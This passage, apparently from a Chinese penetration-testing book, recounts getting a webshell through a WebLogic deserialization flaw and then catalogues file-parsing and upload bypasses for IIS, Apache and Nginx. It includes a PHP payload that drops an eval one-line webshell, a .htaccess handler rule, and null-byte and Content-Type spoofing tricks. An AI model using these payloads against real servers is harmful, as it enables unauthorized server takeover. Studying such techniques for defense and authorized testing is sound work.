


图 8　扫描发现的目录




图 9　无法判断具体目录

这样就结束了吗？当然没有，在上次的文章中我说过，我们可以通过查看页面中的图片属性，然后来进行 web 路径的寻找。通过 F12 源码审查，我们可以获取到相关图片的路径，如图 10，图 11 所示，此处选择图 11 的图片路径（因为我最先扫描目录扫出来的只有 console，如图 12）。




图 10　web 路径 1




图 11　web 路径 2

图 12　目录扫描

2.7.9 查找绝对路径

通过获取到的图片名称及对应的目录，我们使用 locate [图片名]进行查看，如图 13，对比发现即可获取到绝对路径（图中第二条）。

图 13　获取绝对路径

2.7.10 上传 webshell

通过获取到的绝对路径及 web 路径，我们即可上传 webshell，先上传一个小马试试（忘记截图了，参考下面的上传大马），但是我们连接不上，免杀的小马也试过了，就是不行，如图 14，服务器 500 错误。不是 k8 上面有现成的 k8cmd 马吗，如图 15，上传试试发现成功了，如图 16，k8cmd 马连接成功！但是操作很不方便，可能一时脑壳宕了，小马不行干

嘛不上传大马，为啥总想中国菜刀呢（太爱国了），真是丢了西瓜捡了芝麻。

图 14　小马连接失败

图 15　k8cmd 马代码获取




图 16　k8cmd 马连接成功

2.7.11 成功获得 webshell

通过获取的物理路径及 web 路径，重新尝试上传大马，如图 17 所示，上传成功，最后访问大马成功，如图 18 所示。

图 17　上传大马成功

图 18　连接大马成功

2.7.12 总结

在本次渗透中，主要是对 weblogic 反序列化漏洞进行利用获取 webshell，而上传的 webshell 要我们能访问，所以我们就需要获取 web 路径及 web 路径对应的物理路径，获取 web 路径一是可以扫目录看能不能发现，二可以查看源代码，看有没有相关信息，另外还有报错信息泄露路径等手段，本文主要是根据页面中图片的属性结合 locate 命令来寻找对应的关系。

另外在我上传小马过程中，总是不成功，虽然小马上传成功了（通过 ls 可以查看对应目录中的文件），但是访问不了，总是报 500 错误，菜刀也连接不上，于是想到使用 k8cmd 马进行上传（之前遇到过上传小马大马都不行，就上传 k8cmd 马可以），发现成功了，可能是固定思维，发现小马不能上传，一开始就没想到要上传大马，连上 k8cmd 马之后，感

觉操作很不喜欢，才想到上传大马试试，最后上传大马成功！

2.8 浅谈文件解析及上传漏洞

Antian365.com By eth10

在 web 渗透中，我最期待两种漏洞，一种是任意命令执行漏洞，如 struct2 漏洞等；另一种是文件上传漏洞，因为这两种漏洞都是获取服务器权限最快最直接的方法。而对于任意命令执行漏洞，如果是通过内网映射出来的，那么可能还需要使用不同的手段进行木马文件上传，从而获取 webshell，通过 webshell 进行端口转发或者权限提升。

本文主要是介绍文件上传中的个人利用技巧经验汇总，讲解分为两部分：一部份是文件解析漏洞，另一部份是文件上传漏洞。

2.8.1 文件解析漏洞

解析漏洞主要是一些特殊文件被 iis、Apache、Nginx 等服务在某种情况下解释成脚本文件格式并得以执行而产生的漏洞。

1.iis 5.x/6.0 解析漏洞

iis6.0 解析漏洞主要有以下三种：

（1） 目录解析漏洞 /xx.asp/xx.jpg

在网站下创建文件夹名字为.asp、.asa 的文件夹，其目录内的任何扩展名的文件都被 iis 当做 asp 文件来解析并执行。因此只要攻击者可以通过该漏洞直接上传图片马，并且可以不需要改后缀名！

（2） 文件解析 xx.asp;.jpg

在 iis6.0 下，分号后面的不被解析，所以 xx.asp;.jpg 被解析为 asp 脚本得以执行。

（3）文件类型解析 asa/cer/cdx

iis6.0 默认的可执行文件除了 asp 还包含这三种 asa、cer、cdx。

2.Apache 解析漏洞

Apache 对文件的解析主要是从右到左开始判断并进行解析，如果判断为不能解析的类型，则继续向左进行解析，如 xx.php.wer.xxxxx 将被解析为 PHP 类型。

3.IIS 7.0/ Nginx <8.03 畸形解析漏洞

在默认 Fast-CGI 开启状况下上传名字为 xx.jpg,内容为:

```
<?PHP fputs(fopen('shell.php','w'),'<?php eval($_POST[cmd])?>');?>
```

然后访问 xx.jpg/.php,在这个目录下就会生成一句话木马 shell.php。

4.Nginx<8.03 空字节代码执行漏洞

nginx 如下版本：0.5.，*0.6.*，0.7 <= 0.7.65，0.8 <= 0.8.37 在使用 PHP-Fast-CGI 执行 php 的时候，URL 里面在遇到%00 空字节时与 Fast-CGI 处理不一致，导致可以在图片中嵌入 PHP 代码然后通过访问 xxx.jpg%00.php 来执行其中的代码。

另一种 Nginx 文件漏洞是从左到右进行解析，既可绕过对后缀名的限制，又可上传木马文件，因此可以上传 XXX.jpg.php（可能是运气，也可能是代码本身存在的问题，但在其他都不能成功的条件下可以试试）。如下：

Content-Disposition: form-data; name="userfiles"; filename="XXX.jpg.php"

5.htaccess 文件解析

如果 Apache 中.htaccess 可被执行并可被上传，那么可以尝试在.htaccess 中写入：

<FilesMatch "shell.jpg"> SetHandler application/x-httpd-php </FilesMatch>

然后再上传 shell.jpg 的木马，这样 shell.jpg 就可被解析为 PHP 文件了。

2.8.2 文件上传漏洞

1.文件头欺骗漏洞

在一句话木马前面加入 GIF89a，然后将木马保存为图片格式，可以欺骗简单的 waf。

2.filepath 漏洞

filepath 漏洞主要用来突破服务器自动命名规则，主要有以下两种利用方式：

1、改变文件上传后路径(filepath)，可以结合目录解析漏洞，路径/x.asp/

2、直接改变文件名称(都是在 filepath 下进行修改)，路径/x.asp;.

3.00 截断

00 截断的两种利用方式：

1、更改 filename，xx.php .jpg，在 burpsuit 中将空格对应的 hex 20 改为 00

2、更改 filename,xx.php%00.jpg,在 burpsuit 中将%00 进行右键转换-url-urldecoder

4.filetype 漏洞

filetype 漏洞主要是针对 content-type 字段，主要有两种利用方式：

1、先上传一个图片，然后将 content-type:images/jpeg 改为 content-type:text/asp，然后对 filename 进行 00 截断，将图片内容替换为一句话木马。

2、直接使用 burp 抓包，得到 post 上传数据后，将 Content-Type: text/plain 改成 Content-Type: image/gif。

5.双文件上传

再一个文件上传的地方，右键审查元素，首先修改 action 为完整路径，然后复制粘贴上传浏览文件（<input .....），这样就会出现两个上传框，第一个上传正常文件，第二个选择一句话木马，然后提交。！参考链接

6.表单提交按钮

我们有时扫描发现上传路径，可是只有一个浏览文件，却没有提交按钮，此时我们就需要写入提交按钮。

写入表单：

F12 审查元素，在选择文件表单下面添加提交按钮代码。

```
<input type="submit" value="提交" name="xx">
```